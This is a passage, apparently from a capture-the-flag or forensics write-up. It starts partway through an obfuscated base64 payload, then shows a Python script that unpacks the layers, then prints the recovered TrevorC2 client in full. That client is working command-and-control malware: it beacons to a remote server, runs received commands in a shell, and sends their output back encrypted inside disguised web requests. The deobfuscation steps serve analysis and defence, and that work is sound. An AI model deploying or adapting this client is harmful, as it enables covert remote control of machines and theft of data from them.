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'))
```
We can deobfuscate it with this script
```python
import re, base64, zlib, pathlib
def unpack_once(code: str) -> str | None:
m = re.search(r"exec\(\(_\)\(b'(.+?)'\)\)\)?", code, re.S)
if not m:
return None
blob = m.group(1).replace("\n", "").replace("\r", "")
raw = base64.b64decode(blob[::-1].encode())
dec = zlib.decompress(raw)
return dec.decode("utf-8", errors="replace")
code = pathlib.Path("a.py").read_text(errors="replace")
outdir = pathlib.Path("layers")
outdir.mkdir(exist_ok=True)
for i in range(1, 300):
nxt = unpack_once(code)
if nxt is None:
print(f"Stopped at layer {i-1}")
(outdir / f"layer_{i-1:03d}.py").write_text(code)
break
code = nxt
(outdir / f"layer_{i:03d}.py").write_text(code)
print(f"Wrote layers/layer_{i:03d}.py ({len(code)} bytes)")
```
And we successfuly get the source code and solve the question.
```python
#!/usr/bin/env python
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.
# CONFIG CONSTANTS:
# site used to communicate with (remote TrevorC2 site)
SITE_URL = ("http://192.168.56.104")
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS ANYTHING EXAMPLE: /index.aspx (note you need to change this as well on trevorc2_server)
ROOT_PATH_QUERY = ("/")
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
SITE_PATH_QUERY = ("/images")
# THIS IS THE QUERY STRING PARAMETER USED
QUERY_STRING = ("guid=")
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC
STUB = ("oldcss=")
# time_interval is the time used between randomly connecting back to server, for more stealth, increase this time a lot and randomize time periods
time_interval1 = 2
time_interval2 = 8
# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE DECRYPTION. RECOMMEND CHANGING THIS FROM THE DEFAULT KEY
CIPHER = ("aa34042ac9c17b459b93c0d49c7124ea")
# DO NOT CHANGE BELOW THIS LINE
# python 2/3 compatibility, need to move this to python-requests in future
import requests
import random
import base64
import time
import subprocess
import hashlib
from Crypto import Random
from Crypto.Cipher import AES
import sys
import platform
# AES Support for Python2/3 - http://depado.markdownblog.com/2015-05-11-aes-cipher-with-python-3-x
class AESCipher(object):
"""
A classical AES Cipher. Can use any size of data and any size of password thanks to padding.
Also ensure the coherence and the type of the data with a unicode to byte converter.
"""
def __init__(self, key):
self.bs = 16
self.key = hashlib.sha256(AESCipher.str_to_bytes(key)).digest()
@staticmethod
def str_to_bytes(data):
u_type = type(b''.decode('utf8'))
if isinstance(data, u_type):
return data.encode('utf8')
return data
def _pad(self, s):
return s + (self.bs - len(s) % self.bs) * AESCipher.str_to_bytes(chr(self.bs - len(s) % self.bs))
@staticmethod
def _unpad(s):
return s[:-ord(s[len(s)-1:])]
def encrypt(self, raw):
raw = self._pad(AESCipher.str_to_bytes(raw))
iv = Random.new().read(AES.block_size)
cipher = AES.new(self.key, AES.MODE_CBC, iv)
return base64.b64encode(iv + cipher.encrypt(raw)).decode('utf-8')
def decrypt(self, enc):
enc = base64.b64decode(enc)
iv = enc[:AES.block_size]
cipher = AES.new(self.key, AES.MODE_CBC, iv)
return self._unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-8')
# establish cipher
cipher = AESCipher(key=CIPHER)
# random interval for communication
def random_interval(time_interval1, time_interval2):
return random.randint(time_interval1, time_interval2)
hostname = platform.node()
req = requests.session()
def connect_trevor():
# we need to registery our asset first
while 1:
time.sleep(1)
try:
hostname_send = cipher.encrypt("magic_hostname=" + hostname).encode('utf-8')
hostname_send = base64.b64encode(hostname_send).decode('utf-8')
# pipe out stdout and base64 encode it then request via a query string parameter
html = req.get(SITE_URL + SITE_PATH_QUERY + "?" + QUERY_STRING + hostname_send, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text
break
# handle exceptions and pass if the server is unavailable, but keep going
except Exception as error:
# if we can't communicate, just pass
if "Connection refused" in str(error):
pass
else:
print("[!] Something went wrong, printing error: " + str(error))
connect_trevor()
# main call back here
while 1:
try:
time.sleep(random_interval(time_interval1, time_interval2))
# request with specific user agent
html = req.get(SITE_URL + ROOT_PATH_QUERY, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text
# - What we split on here on encoded site
parse = html.split("")[0]
parse = cipher.decrypt(parse)
if parse == "nothing": pass
else:
if hostname in parse:
parse = parse.split(hostname + "::::")[1]
# execute our parsed command
proc = subprocess.Popen(parse, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
stdout_value = proc.communicate()[0]
stdout_value = cipher.encrypt(hostname + "::::" + str(stdout_value)).encode('utf-8')
stdout_value = base64.b64encode(stdout_value).decode('utf-8')
# pipe out stdout and base64 encode it then request via a query string parameter
html = req.get(SITE_URL + SITE_PATH_QUERY + "?" + QUERY_STRING + stdout_value, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text
# sleep random interval and let cleanup on server side
time.sleep(random_interval(time_interval1, time_interval2))
# handle exceptions and pass if the server is unavailable, but keep going
except Exception as error:
# if we can't communicate, just pass
if "Connection refused" in str(error):
connect_trevor()
else:
print("[!] Something went wrong, printing error: " + str(error))
except KeyboardInterrupt:
print ("\n[!] Exiting TrevorC2 Client...")
sys.exit()
```